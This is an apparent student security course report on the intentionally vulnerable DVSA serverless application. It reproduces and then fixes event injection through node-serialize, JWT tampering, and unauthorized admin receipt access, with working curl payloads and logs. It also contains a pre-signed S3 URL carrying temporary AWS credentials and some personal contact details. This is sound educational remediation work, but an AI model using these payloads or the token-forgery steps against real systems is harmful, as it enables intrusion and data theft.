ICS-344: Information Security

Course Project: DVSA Vulnerability Discovery and Remediation

Team members:

Lujain Aljehani	#202249140	Sec: F12
Meznah Alshubaian	#202268000	Sec: F12
Lamees Alharbi	#202256280	Sec: F11

DVSA Website URL: http://dvsa-website-577211135850-us-east-1.s3-website.us-east-1.amazonaws.com/store

AWS Region: us-east-1

Date: April 29, 2026

Vulnerability Titles:

#1: Event Injection	#2: Broken Authentication
#3: Sensitive Information Disclosure	#4: Insecure Cloud Configuration
#5: Broken Access Control	#6: Denial of Service (DoS)
#7: Over-Privileged Function	#8: Logic Vulnerabilities
#9: Vulnerable Dependencies	#10: Unhandled Exception

Lesson #1: Event Injection

Part 1) Goal and Vulnerability Summary

This lesson demonstrates an event injection vulnerability in the DVSA order processing workflow. The affected component is the DVSA-ORDER-MANAGER Lambda function, which accepts user-controlled input and passes it through an unsafe deserialization function. The security impact is that an attacker can inject malicious JavaScript functions directly into the API request body, which are then executed on the backend Lambda environment. The root weakness is the use of the node-serialize library which evaluates serialized functions from attacker-controlled input.

Part 2) Why This Works / Root Cause

The vulnerable behavior is caused by the use of serialize.unserialize() on attacker-controlled input. Unlike JSON.parse(), the node-serialize library accepts serialized JavaScript functions. When the payload contains the special marker $$ND_FUNC$$ followed by a function definition ending with parentheses, the library evaluates and executes the function body during deserialization. This means an attacker can achieve code execution on the backend as soon as the payload is parsed, before any other application logic runs.

Part 3) Environment and Setup

- DVSA API URL: https://nuxbyqip03.execute-api.us-east-1.amazonaws.com/Stage/order
- AWS Region: us-east-1
- Lambda function involved: DVSA-ORDER-MANAGER
- CloudWatch log group: /aws/lambda/DVSA-ORDER-MANAGER
- Tools used: curl, AWS CloudShell, AWS CloudWatch

Part 4) Reproduction Steps

Step 1 — Ensure the vulnerable code is deployed. In DVSA-ORDER-MANAGER, lines 89-90 should read:

```
var req = serialize.unserialize(event.body);

var headers = serialize.unserialize(event.headers);
```

Step 2 — Run the injection payload from CloudShell:

```
curl -X POST "https://nuxbyqip03.execute-api.us-east-1.amazonaws.com/Stage/order" \
```

-H "Content-Type: application/json" \

-H "Authorization: Bearer dummy" \

-d '{"action": "_$$ND_FUNC$$_function(){ console.error(\"LAMEES_LESSON_1_SUCCESS\"); }()", "cart-id": ""}'

Step 3 — The terminal returns {"message": "Internal server error"} which is expected. The important evidence is in the backend logs.

```
(){ console.error(\"LAMEES_LESSON_1_SUCCESS\"); }()", "cart-id": ""}'
{"message": "Internal server error"}~ $
```

Step 4 — Open CloudWatch → /aws/lambda/DVSA-ORDER-MANAGER → most recent log stream and look for the injected message.

Part 5) Evidence and Proof

The CloudWatch log stream shows the following entries after the injection request:

START RequestId: eb0f2555-5620-48ee-b949-33dab392d0e4

ERROR LAMEES_LESSON_1_SUCCESS

ERROR Invoke Error: TypeError...

END RequestId: eb0f2555-5620-48ee-b949-33dab392d0e4

The LAMEES_LESSON_1_SUCCESS message confirms that the injected JavaScript function executed successfully on the backend. The fact that the terminal returned a generic error is not a failure — the malicious code ran before the application crashed. This proves that attacker-controlled input was treated as executable code rather than plain data.

Proof:

```
https://docs.aws.amazon.com/lambda/latest/dg/nodejs-handler.html.
2026-04-25T21:38:09.309Z        START RequestId: eb0f2555-5620-48ee-b949-33dab392d0e4 Version: $LATEST

START RequestId: eb0f2555-5620-48ee-b949-33dab392d0e4 Version: $LATEST

2026-04-25T21:38:09.310Z        2026-04-25T21:38:09.310Z eb0f2555-5620-48ee-b949-33dab392d0e4 ERROR LAMEES_LESSON_1_SUCCESS

2026-04-25T21:38:09.310Z    eb0f2555-5620-48ee-b949-33dab392d0e4    ERROR   LAMEES_LESSON_1_SUCCESS

2026-04-25T21:38:09.318Z        2026-04-25T21:38:09.318Z eb0f2555-5620-48ee-b949-33dab392d0e4 ERROR Invoke Error {"errorType":"TypeError","er…

2026-04-25T21:38:09.318Z    eb0f2555-5620-48ee-b949-33dab392d0e4    ERROR   Invoke Error
{
    "errorType": "TypeError",
    "errorMessage": "Cannot read properties of undefined (reading 'toString')",
    "stack": [
        "TypeError: Cannot read properties of undefined (reading 'toString')",
        "    at toBase64 (/var/task/node_modules/base64url/dist/base64url.js:17:27)",
        "    at Object.toBuffer [as decode] (/var/task/node_modules/base64url/dist/base64url.js:29:24)",
        "    at exports.handler (/var/task/order-manager.js:17:41)",
        "    at Runtime.handleOnceNonStreaming (file:///var/runtime/index.mjs:1306:29)"
    ]
}
```

Part 6) Fix Strategy / Probable Mitigation

The fix belongs in the DVSA-ORDER-MANAGER Lambda function. The serialize.unserialize() calls must be replaced with safe JSON parsing that does not evaluate functions. Input should be strictly validated against an expected schema before processing. The node-serialize library should be removed from the dependency chain entirely as it poses an inherent risk when used with untrusted input.

Part 7) Code / Config Changes

File changed: DVSA-ORDER-MANAGER/order-manager.js

Before the fix, the handler used unsafe deserialization on both the request body and headers:

```
41
42
43        var req = serialize.unserialize(event.body);
44        var headers = serialize.unserialize(event.headers);
45
```

After the fix, safe JSON parsing is used instead:


```
42
43        var req = typeof event.body === "string" ? JSON.parse(event.body) : event.body;
44        var headers = typeof event.headers === "string" ? JSON.parse(event.headers) : event.headers;
45
```

The main change is replacing serialize.unserialize() with JSON.parse(), which only parses data and never evaluates functions, completely eliminating the injection vector

Part 8) Verification After Fix

After deploying the fix, the same injection curl command was run again. Checking CloudWatch logs for the most recent log stream showed only START, END, and REPORT entries with no LAMEES_LESSON_1_SUCCESS message appearing. The injected function was no longer executed, confirming the fix successfully prevents event injection.

Proof:



Part 9) Structured Operation and Security Analysis

Table A — Intended Logic and Behavior Comparison:

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson 1: Event Injection	User-supplied request data must be treated strictly as plain data and must never be evaluated or executed by the backend.	DVSA order API request, order-manager.js source code, node-serialize library behavior, CloudShell curl output, CloudWatch log entries	A JSON request body sent to the order API is parsed as plain data and routed to the appropriate Lambda function based on the action field. No part of the request body is executed as code.	The $$ND_FUNC$$ marker in the request body caused node-serialize to evaluate the injected function during deserialization, executing attacker-controlled JavaScript on the Lambda backend as confirmed by LAMEES_LESSON_1_SUCCESS in CloudWatch.

Table B — Deviation Analysis and Fix:

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Lesson 1: Event Injection	The backend treated attacker-controlled input as executable code by passing it through serialize.unserialize(), violating the fundamental principle that data and code must remain separate.	Intentional misuse / security-relevant abuse	Replaced serialize.unserialize() with JSON.parse() in DVSA-ORDER-MANAGER/order-manager.js for both request body and header	After the fix, the same injection payload was sent and CloudWatch logs showed only START, END, and REPORT entries with no LAMEES_LESSON_1_SUCCESS message, confirming the injected function is no longer executed.

Part 10) Takeaway / Lessons Learned

This lesson demonstrates one of the most dangerous classes of vulnerability: treating user input as executable code. In serverless environments this is especially severe because Lambda functions run with IAM execution roles and have access to environment variables, cloud services, and sensitive credentials. A single unsafe deserialization call can give an attacker full code execution inside a privileged cloud environment. The general principle that prevents this is strict input validation — user-supplied data must always be parsed safely and never evaluated.

Lesson #2 Broken Authentication:

Part 1) Goal and Vulnerability Summary:

This lesson demonstrates a broken authentication vulnerability caused by improper validation of JSON Web Tokens (JWT). The system relies on JWTs to identify users when accessing sensitive data such as orders. However, instead of verifying the token's authenticity, the backend trusts the information inside the token payload directly. As a result, an attacker can modify the token to impersonate another user and gain unauthorized access to their data.

Part 2) Root Cause:

A JWT has three parts: header, payload, and signature. The payload contains user information like username and ID. The signature is supposed to make sure the token has

not been changed. In this system, the backend only reads the payload and ignores the signature. This means an attacker can modify the payload, and the system will still accept it. Because the signature is not checked, the system cannot detect the attack.

Part 3) Environment and Setup:

To test this vulnerability, we need a working DVSA system and two users. One user act as the attacker (User B) and the other as the victim (User C). Both users should create at least one order so we can test access to data. Tools such as curl and python are used to capture and modify the tokens.

Part 4) Reproduction Steps:

1- Create two users (User B and User C) and let both place orders

2- Capture the JWT tokens from the browser (Developer Tools → Network)

3- Test normal behavior using User B's token and confirm only their orders appear

4- Decode User B's token and change the username and ID to User C

5- Rebuild the token without changing the signature

6- end a request using the modified token and observe that User C's orders are returned

7- Use the same token to retrieve full details of a victim's order

Part 5) Evidence and Proof:

The vulnerability is proven when the modified token is accepted and returns another user's data. This shows that the system trusts the token content without checking if it is valid.

```
meznah@meznah-VirtualBox:~$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_C\"}" | jq
{
  "status": "ok",
  "order": {
    "address": {
      "name": "Meznah Yahya",
      "address": "Khobar",
      "phone": "0508433100",
      "email": ""
    },
    "confirmationToken": "v9r7zRmC5Avv",
    "itemList": {
      "1012": 1
    },
    "orderId": "96a21057-0139-458f-a90c-955178507159",
    "orderStatus": 200,
    "paymentTS": 1776878122,
    "totalAmount": 32,
    "userId": "d438e408-80d1-7044-b4e1-8390ced55f90"
  }
}
```

Figure 1:Attacker obtaining the order of User_C

Part 6) Fix Strategy / Problem Mitigation:

To fix this issue, the system must verify the JWT before using it. This means checking the signature and making sure the token is valid. If the token is changed or invalid, it should be rejected. This prevents attackers from modifying tokens and accessing other users' data.

Part 7) Code / Config Changes:

The fix replaces the insecure approach of directly decoding the JWT with a secure verification process. The backend is updated to fetch the appropriate public keys, validate the token's signature, and confirm that the claims are valid before extracting the user identity. This ensures that any tampered token is detected and rejected before it can be used for authentication.

```
var jwt = auth_header.replace(/^Bearer\s+/i, "").trim();
if (!jwt) {
 return callback(null, resp(401, { status: "err", msg: "missing authorization" }));
}

verifyCognitoJwt(jwt).then((claims) => {
    var user = claims.username || claims["cognito:username"] || claims.sub;
    if (!user) {
        return callback(null, resp(401, { status: "err", msg: "missing subject" }));
    }

    var isAdmin = false;
```

Figure 2: A snippet of code changes

```
    }
}).catch((e) => {
    console.log("JWT verify failed:", e);
    return callback(null, resp(401, { status: "err", msg: "invalid token" }));
});
```

Figure 3: Adding a catch for verifying JWT

Part 8) Verification After Fix:

After implementing the fix, the system behaves correctly by accepting only valid tokens and rejecting forged ones. Legitimate users can still access their own data normally, while any modified token results in an unauthorized response. This confirms that the authentication mechanism is now secure and functioning as intended.

```
meznah@meznah-VirtualBox:~$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_C\"}" | jq
{
{
  "status": "err",
  "msg": "invalid token"
}
```

Figure 4: After fixing, attack failed

Part 9) Structured Operation and Security Analysis:

Table A — Intended Logic and Behavior Comparison:

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson 2: Broken Authentication	Only verified JWT should determine user identity. User B must not access User C data.	API requests, JWT structure, DevTools, exploit results	Using TOKEN B returns only User B orders	Modified token returns User C orders

Table B — Deviation Analysis and Fix:

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Lesson 2: Broken Authentication	Backend trusted unverified JWT claims, allowing identity manipulation	Intentional misuse / security-relevant abuse	Implement JWT signature verification and claim validation	Forged token rejected, only valid users can access their own data

Part 10) Takeaway:

This lesson shows that simply decoding a JWT is not enough. If the signature is not verified, attackers can change the token and pretend to be someone else. Proper validation is necessary to make sure the system only trusts real and valid tokens.

Lesson #3: Sensitive Information Disclosure

Part 1) Goal and Vulnerability Summary

This lesson demonstrates a sensitive information disclosure vulnerability in DVSA's receipt retrieval workflow. The affected component is the DVSA-ADMIN-GET-RECEIPT Lambda function, which is intended to be an admin-only operation but is accessible by any authenticated regular user. The security impact is that any user can generate a pre-signed S3 URL to download receipt files containing other users' order details, including names, addresses, items purchased, and payment totals. The root weakness is the complete absence of authorization checks before invoking a privileged administrative function.

Part 2) Why This Works / Root Cause

The vulnerability exists because the DVSA-ORDER-MANAGER Lambda function routes the get-receipt action directly to DVSA-ADMIN-GET-RECEIPT without verifying whether the requesting user has admin privileges. Although the code retrieves the isAdmin flag from Cognito, it never actually checks it before invoking the receipt function. This means any authenticated user who knows the API action name can call an admin-only function and obtain sensitive receipt data.

Part 3) Environment and Setup

- **DVSA URL:** https://nuxbyqip03.execute-api.us-east-1.amazonaws.com/Stage/order
- **AWS Region:** us-east-1
- **Lambda functions involved:**
  - DVSA-ORDER-MANAGER — routes API actions
  - DVSA-ADMIN-GET-RECEIPT — generates pre-signed S3 receipt URLs
- **S3 Bucket:** dvsa-receipts-bucket-577211135850-us-east-1
- **Tools used:** curl, python3, AWS CloudShell, browser DevTools
- **User context:** Regular non-admin user (Lamees)

Part 4) Reproduction Steps

Step 1 — Get a valid JWT token: Log into DVSA, open DevTools (F12) → Network → Fetch/XHR → click any order request → copy the Authorization header value.

```
export API="https://nuxbyqip03.execute-api.us-east-1.amazonaws.com/Stage/order"
```

```
export TOKEN="
eyJraWQiOiJpSFRFUTF1OWFBTjhVSkkyYU4zMkQzZ2ltVGx4aFRENkRwVHdERUI5d
zFNPSIsImFsZyI6IlJTMjU2In0.eyJzdWIiOiJiNGY4OTRiOC0zMGMxLTcwYTgtNTRkNy1
hNGM2MGQ3OTZhNGQiLCJpc3MiOiJodHRwczpcL1wvY29nbml0by1pZHAudXMtZWF
zdC0xLmFtYXpvbmF3cy5jb21cL3VzLWVhc3QtMV9pNU5idzJqbHAiLCJjbGllbnRfaWQi
OiIzc2ozNzhwdDB0NGU2aDZoYW8yczVpZXQ0NiIsIm9yaWdpbl9qdGkiOiJkYjUwZmU
zNC02ZWI2LTRkODMtYjczNC1kMDY5MWFkZjA2ZWMiLCJldmVudF9pZCI6IjhmYTQw
YzRhLWIxMmQtNGQyNi05YjJiLTAxNWI5NTg4Y2M1ZiIsInRva2VuX3VzZSI6ImFjY2Vzc
yIsInNjb3BlIjoiYXdzLmNvZ25pdG8uc2lnbmluLnVzZXIuYWRtaW4iLCJhdXRoX3RpbWU
iOjE3NzcxNDg5MTksImV4cCI6MTc3NzE1MjUxOSwiaWF0Ijox……..
```

Step 2 — Create a new order:

```
curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN" \
  --data-raw '{"action":"new","cart-id":"cart001","items":{"1":1}}' | python3 -m json.tool
```

Step 3 — Add shipping details:

```
curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN" \
```

```
  --data-raw '{"action":"shipping","order-id":"ORDER_ID_HERE","data":{"address":"123 Test St","email":"harbilamees86@gmail.com","name":"Lamees"}}' | python3 -m json.tool
```

Step 4 — Complete billing:

bash

```
curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN" \
  --data-raw '{"action":"billing","order-id":"ORDER_ID_HERE","data":{"ccn":"4111111111111111","exp":"12/26","cvv":"123"}}' | python3 -m json.tool
```

Step 5 — Call the admin receipt function as a regular user:

bash

```
curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN" \
 --data-raw '{"action":"get-receipt","order-id":"6bcdc319-d2c1-420a-9797-fa876d7bf329","year":"2026","month":"04","day":"25"}' | python3 -m json.tool
```

Part 5) Evidence and Proof

The exploit returned a pre-signed S3 URL:

json


```
{
    "status": "ok",
    "download_url": "https://dvsa-receipts-bucket-577211135850-us-east-1.s3.amazonaws.com/zip/2026-04-25-dvsa-order-receipts.zip?AWSAccessKeyId=..."
}
```


Opening the URL in the browser downloaded a zip file containing a receipt text file with the following sensitive data:

Order: 71VKHp0gGtLO,

To:

Lamees,

123 Test St

Items:


45 Super Mario 2 (1)

Total: $45

This confirms that a regular non-admin user was able to access and download sensitive receipt data that should be restricted to administrators only.

Proof:

```
~ $ curl -s "$API" \
>   -H "content-type: application/json" \
>   -H "authorization: $TOKEN" \
>   --data-raw '{"action":"get-receipt","order-id":"6bcdc319-d2c1-420a-9797-fa876d7bf329","year":"2026","month":"04","day":"25"}' | python3 -m json.tool
{
    "status": "ok",
    "download_url": "https://dvsa-receipts-bucket-577211135850-us-east-1.s3.amazonaws.com/zip/2026-04-25-dvsa-order-receipts.zip?AWSAccessKeyId=ASIAYMZDW65VJB6BKO6M&Signature=KPLtcWCdgjJdhqPUy
ffkbc020V8%3D&x-amz-security-token=IQoJb3JpZ2luX2VjENX%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaCXVzLWVhc3QtMSJGMEQCIF4IanZ%2BPHS0wcnrPan8QLaeHJNay4WTdV4axwicsqrDAiBZOQvxSr1Wf1g8AoHLMGa0FG5r%2BkG3T4bgb
G%2FmjQ9zZCqE8Ale%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F8BEAAaDDU3NzIxMTEzNTg1MCIMzhgFXXDBfd8DJZSLKtgDdjJ87bFmkfZGfnllGE4havJC8KHQzyZg7OVy3N3%2FD9aX%2BYEG2YvVpt87PQ3YwwGS4OuGwrHe0%2F4MW8fs3qMEAVN1TbuTn
xtG%2FzPAvglEy6up%2B0UsXHOQsIg2EVV7pSsxeWj80%2BAfPS80Cdaj8W%2BuWT83ggUHHZgcs3rQ%2F0AUZyYpHRGq4Mf30xMcSVGdGVhhE0ZU4Z1PVQPZ7H3vsnPR8IafCL8Vu%2FROxd%2FJXtjiagWbNmycawhNOZwbXZL4RwvTIC5acZc77TQKEiw
BH7ZVskwM76PWB7rbn71FmptD%2FhLglGZxgzG%2BOv0y4XzlJPXw30NP2%2BvysIkyR77uHxSad1BdlE0RK4JDSyv4CrxVX3Fqf9BglId3EU9RgU6M0iWAHJutkTnqHg74RUapkm%2FrN1me9ZJzUMoIYs6jryOvgJempehbJqyFnzWQRCpA86DuhPODxJc
m76%2B1w5TdL4qkgJUdFLIxDZIv%2B7vORHq1SXWXf%2BJV9JNYSRKSMHknEadnRVWjoR89Xl%2BNapCmj%2BVyQ7xI7RHdtmnrz7c6I%2F0VE5hN8atIlyXq7cuQQ9Ovfn0IGPgMyuWLSZQkYjFYYIe477IJxDMaYbZItv%2FqrYiJOEEh%2BLRKohCpYjC
V07TPBjqiAVAjJjiEFULV3C9mIiKT9OdGbcibw7%2FyoIO6Ei3LYCTLVmUtxvojBRIG0ZqxKcqzyLjYZZl8SgRT%2BT90lz6YP44ozvFed%2FnMv5G8biQjs0IvOQwM6FaT8C5mv0eP1FidNYVM1HWmmTuDrSrFvG%2B97CwE3xA6e2s2QeTqO3u4e0MT83J
M92SGBV9L3ozWLuP1EarpgsYMoYopm9GZLnZceCVJcA%3D%3D&Expires=1777154035"
}
```



Part 6) Fix Strategy / Probable Mitigation

The fix belongs in the DVSA-ORDER-MANAGER Lambda function, specifically in the get-receipt case of the switch statement. Before invoking DVSA-ADMIN-GET-RECEIPT, the code must check whether the authenticated user has admin privileges using the isAdmin flag already retrieved from Cognito. If the user is not an admin, the function should immediately return a 403 Forbidden response without invoking the receipt function. This directly addresses the root cause by enforcing role-based access control at the routing layer.**Part 7) Code / Config Changes**

File: DVSA-ORDER-MANAGER/order-manager.js

Before (vulnerable):

```
case "get-receipt":
    payload = {
        "user": user,
        "order-id": req["order-id"],
        "isAdmin": isAdmin,
        "year": req["year"],
        "month": req["month"],
        "day": req["day"]
    };
    functionName = "DVSA-ADMIN-GET-RECEIPT";
    break;
```

proof:

```
case "get-receipt":
payload = {
    "user": user,
    "order-id": req["order-id"],
    "isAdmin": isAdmin,
    "year": req["year"],
    "month": req["month"],
    "day": req["day"]
};
functionName = "DVSA-ADMIN-GET-RECEIPT";
break;
```

After (fixed):

```
case "get-receipt":
  if (!isAdmin) {
    const response = {
      statusCode: 403,
      headers: corsHeaders,
      body: JSON.stringify({ "status": "err", "msg": "Forbidden: admin only" })
    };
    callback(null, response);
    return;
  }
  payload = {
    "user": user,
    "order-id": req["order-id"],
    "isAdmin": isAdmin,
    "year": req["year"],
    "month": req["month"],
    "day": req["day"]
```

```
};
functionName = "DVSA-ADMIN-GET-RECEIPT";
break;
```

What changed: Added an if (!isAdmin) check that immediately returns a 403 Forbidden response before the receipt function is ever invoked, ensuring only admin users can proceed.

Proof:

```
case "get-receipt":
    if (!isAdmin) {
        const response = {
            statusCode: 403,
            headers: corsHeaders,
            body: JSON.stringify({ "status": "err", "msg": "Forbidden: admin only" })
        };
        callback(null, response);
        return;
    }
    payload = {
        "user": user,
        "order-id": req["order-id"],
        "isAdmin": isAdmin,
        "year": req["year"],
        "month": req["month"],
        "day": req["day"]
    };
    functionName = "DVSA-ADMIN-GET-RECEIPT";
    break;
```

Part 8) Verification After Fix

Running the same curl command after deploying the fix returned:

```
json
{
    "status": "err",
```

"msg": "Forbidden: admin only"

}

The pre-signed URL is no longer returned to non-admin users. The fix successfully blocks unauthorized access to the receipt function while the legitimate admin workflow remains intact.

Proof:

```
~ $ curl -s "$API"   -H "content-type: application/json"   -H "authorization: $TOKEN"   --data-raw '{"action":"get-receipt","order-id":"6bcdc319-d2c1-420a-9797-fa876d7bf329","year":"2026","mon
th":"04","day":"25"}' | python3 -m json.tool
{
    "status": "err",
    "msg": "Forbidden: admin only"
}
~ $
```

Part 9) Structured Operation and Security Analysis

Table A — Intended Logic and Behavior Comparison:

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson 3: Sensitive Information Disclosure	Only admin users may invoke DVSA-ADMIN-GET-RECEIPT and obtain receipt download URLs. Regular users must never access other users' receipt data.	DVSA order workflow, API request and response captures, order-manager.js source code, Cognito isAdmin attribute, CloudShell curl output, downloaded receipt file	A regular user calling the get-receipt action should receive a 403 Forbidden response with no URL returned.	A regular non-admin user calling the same action received a valid pre-signed S3 URL and successfully downloaded a zip file containing sensitive receipt data including customer name, address, items purchased, and order total.

Table B — Deviation Analysis and Fix:

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Lesson 3: Sensitive Information Disclosure	The backend retrieved the isAdmin flag from Cognito but never enforced it before invoking the admin receipt function. This violates the intended authorization boundary because unprivileged users could access restricted administrative functionality and download sensitive receipt files.	Intentional misuse / security-relevant abuse	Added if (!isAdmin) authorization check in the get-receipt case of DVSA-ORDER-MANAGER/order-manager.js before invoking DVSA-ADMIN-GET-RECEIPT	After the fix, the same request from a non-admin user returns {"status":"err","msg":"Forbidden: admin only"} with no URL generated, confirming the issue is resolved.

Part 10) Takeaway / Lessons Learned

This lesson highlights a critical secure design principle: **retrieving authorization data is not the same as enforcing it**. The application correctly fetched the isAdmin flag from Cognito but failed to actually use it to gate access. In serverless architectures this is especially dangerous because each Lambda function is independently invokable, and a single missing authorization check at the routing layer can expose an entire privileged workflow. The general principle that prevents this class of vulnerability is **explicit server-side authorization enforcement** — every sensitive action must verify the caller's privileges immediately before execution, not merely retrieve them.

Lesson #4: Insecure Cloud Configuration

Part 1) Goal and Vulnerability Summary:

This lesson demonstrates an insecure cloud configuration in DVSA. The main issue is that a file can be uploaded directly into S3 receipts bucket and then automatically processed by the backend Lambda function. This creates two connected problems: first, the buckets is not strictly protected, and second, the backend processing flow trusts the

attacker file names without validating them properly. The security attack is that an attacker can place files into the system and cause errors, crashes, or more serious problems.




Figure 5: Bucket permission page (block access is off)

Part 2) Root Cause:

The vulnerability is possible because S3 bucket accepts uploaded objects easily, and the lambda function processes the objects using assumptions about the format of the file name (no validation). The lambda function expects the uploaded file is of type. raw and follows a specific pattern, but this assumption is not checked safely before using the file. As a result, the filename proposed by an attacker could reach the backend and cause disruptive behavior.




Figure 6: Creating a test file in the shell




Figure 7: Uploading file in receipts bucket




Figure 8: Lambda function triggered (index error)

Part 3) Environment and Setup:

